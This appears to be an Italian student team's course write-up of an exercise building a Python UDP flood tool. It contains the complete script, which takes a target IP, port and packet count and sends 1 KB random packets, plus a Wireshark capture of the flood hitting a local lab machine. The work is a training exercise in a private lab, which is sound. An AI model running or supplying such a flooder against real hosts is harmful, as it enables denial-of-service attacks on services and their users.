S3/L5

UDP FLOOD

By TEAM 4

TRACCIA

L’esercizio di oggi è scrivere un programma in Python che simuli un **UDP flood**, ovvero l’invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

REQUISITI:

- **IL PROGRAMMA DEVE RICHIEDERE L’INSERIMENTO DELL’IP TARGET.**
- **IL PROGRAMMA DEVE RICHIEDERE L’INSERIMENTO DELLA PORTA TARGET.**
- **LA GRANDEZZA DEI PACCHETTI DA INVIARE È DI 1 KB PER PACCHETTO**
- **IL PROGRAMMA DEVE CHIEDERE ALL’UTENTE QUANTI PACCHETTI DA 1 KB INVIARE.**

CODICE

Il programma vuole simulare un **UDP FLOOD**.

Per scriverlo abbiamo utilizzato il linguaggio di programmazione Python.

Le librerie che abbiamo deciso di integrare per la scrittura del codice sono:

- **socket**
- **random**

```python
import socket
import random

def invia_tcp(target_ip, target_port):

    sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status = sock_tcp.connect_ex((target_ip, target_port))
    sock_tcp.close()
    return status


def main():
    target_ip = input("Inserisci l'indirizzo IP del target: ")
    target_port = int(input("Inserisci la porta target: "))
    packet_size = 1024
    num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

    sta = invia_tcp(target_ip, target_port)

    if sta == 0:
        print("Connesione riuscita")
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        message = random._urandom(packet_size)
        print(f"Inizio invio di {num_packets} pacchetti a {target_ip}:{target_port}")

        for _ in range(num_packets):
                try:
                        sock.sendto(message, (target_ip, target_port))

                except Exception as e:
                        print(f"Errore: {e}")
                        break

        print("Inviati tutti i pacchetti!")

    else:
        print(f"Connessione falita: Errore {sta}")

if __name__ == "__main__":
    main()

```

CODICE

La libreria **socket** fornisce funzioni e metodi per la creazione di socket e la comunicazione di rete.

La libreria **random** viene utilizzata per la generazione di dati casuali.

```
1 import socket
2 import random
3
```

CODICE

Per verificare che i pacchetti arrivino a destinazione e quindi ci sia realmente una connessione abbiamo fatto in modo che il nostro programma invii inizialmente un **pacchetto tcp.**

Così facendo riceveremo un feedback sull'esito della trasmissione dei pacchetti.

```
4 def invia_tcp(target_ip, target_port):
5
6     sock_tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7     status = sock_tcp.connect_ex((target_ip, target_port))
8     sock_tcp.close()
9     return status
10
```

CODICE


Successivamente abbiamo inserito tutti i requisiti richiesti inizialmente dalla traccia: ovvero che il programma deve prevedere l'inserimento di un **IP target**, di una **porta target** e del **numero di pacchetti** da un **1 kb** che si vuole inviare.

```
12 def main():
13     target_ip = input("Inserisci l'indirizzo IP del target: ")
14     target_port = int(input("Inserisci la porta target: "))
15     packet_size = 1024
16     num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
17
18     sta = invia_tcp(target_ip, target_port)
19
```

CODICE


Il programma si sviluppa poi andando a definire quali sono i criteri dell'invio dei **pacchetti UDP**.

Inoltre con la funzione **except** si vanno a gestire le varie **eccezioni** come l'eventuale fallimento di trasmissione di un pacchetto.



```
    if sta == 0:
        print("Connesione riuscita")
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        message = random._urandom(packet_size)
        print(f"Inizio invio di {num_packets} pacchetti a {target_ip}:{target_port}")

        for _ in range(num_packets):
                try:
                        sock.sendto(message, (target_ip, target_port))

                except Exception as e:
                        print(f"Errore: {e}")
                        break

        print("Inviati tutti i pacchetti!")

    else:
        print(f"Connessione falita: Errore {sta}")

if __name__ == "__main__":
    main()
```

WIRESHARK



ip.addr == 192.168.1.4

No.	Time	Source	Destination	Protocol	Length	Info
451	73.878085441	192.168.1.4	192.168.1.15	TCP	74	46414 → 1234 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=2120657629 TSecr=0 WS=128
452	73.878621809	192.168.1.15	192.168.1.4	TCP	74	1234 → 46414 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM TSval=36729897 TSecr=2120657629
453	73.878755971	192.168.1.4	192.168.1.15	TCP	66	46414 → 1234 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2120657630 TSecr=36729897
454	73.879233643	192.168.1.4	192.168.1.15	TCP	66	46414 → 1234 [FIN, ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=2120657630 TSecr=36729897
455	73.879540759	192.168.1.15	192.168.1.4	TCP	66	1234 → 46414 [ACK] Seq=1 Ack=2 Win=1049600 Len=0 TSval=36729899 TSecr=2120657630
456	73.880295450	192.168.1.15	192.168.1.4	TCP	66	1234 → 46414 [FIN, ACK] Seq=1 Ack=2 Win=1049600 Len=0 TSval=36729899 TSecr=2120657630
457	73.880310519	192.168.1.4	192.168.1.15	TCP	66	46414 → 1234 [ACK] Seq=2 Ack=2 Win=32128 Len=0 TSval=2120657631 TSecr=36729899
458	73.880654916	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
459	73.880950845	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
460	73.881217460	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
461	73.881752850	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
462	73.882026661	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
463	73.882274220	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
464	73.882537855	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
465	73.882789913	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
466	73.883046678	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024
467	73.883306063	192.168.1.4	192.168.1.15	UDP	1066	42451 → 1234 Len=1024

Infine tramite l'utilizzo di **wireshark** abbiamo verificato che lo '**sniffing**' dei pacchetti fosse andato a buon fine.

THANKS FOR WATCHING

TEAM:

TEAM LEADER:

DANILO MALAGOLI

TEAM MEMBER:

ALBERTO GUIMP

MICHELE COVI

JOEL MOUAFO

MATTEO TEDESCO

MAX ALDROVANDI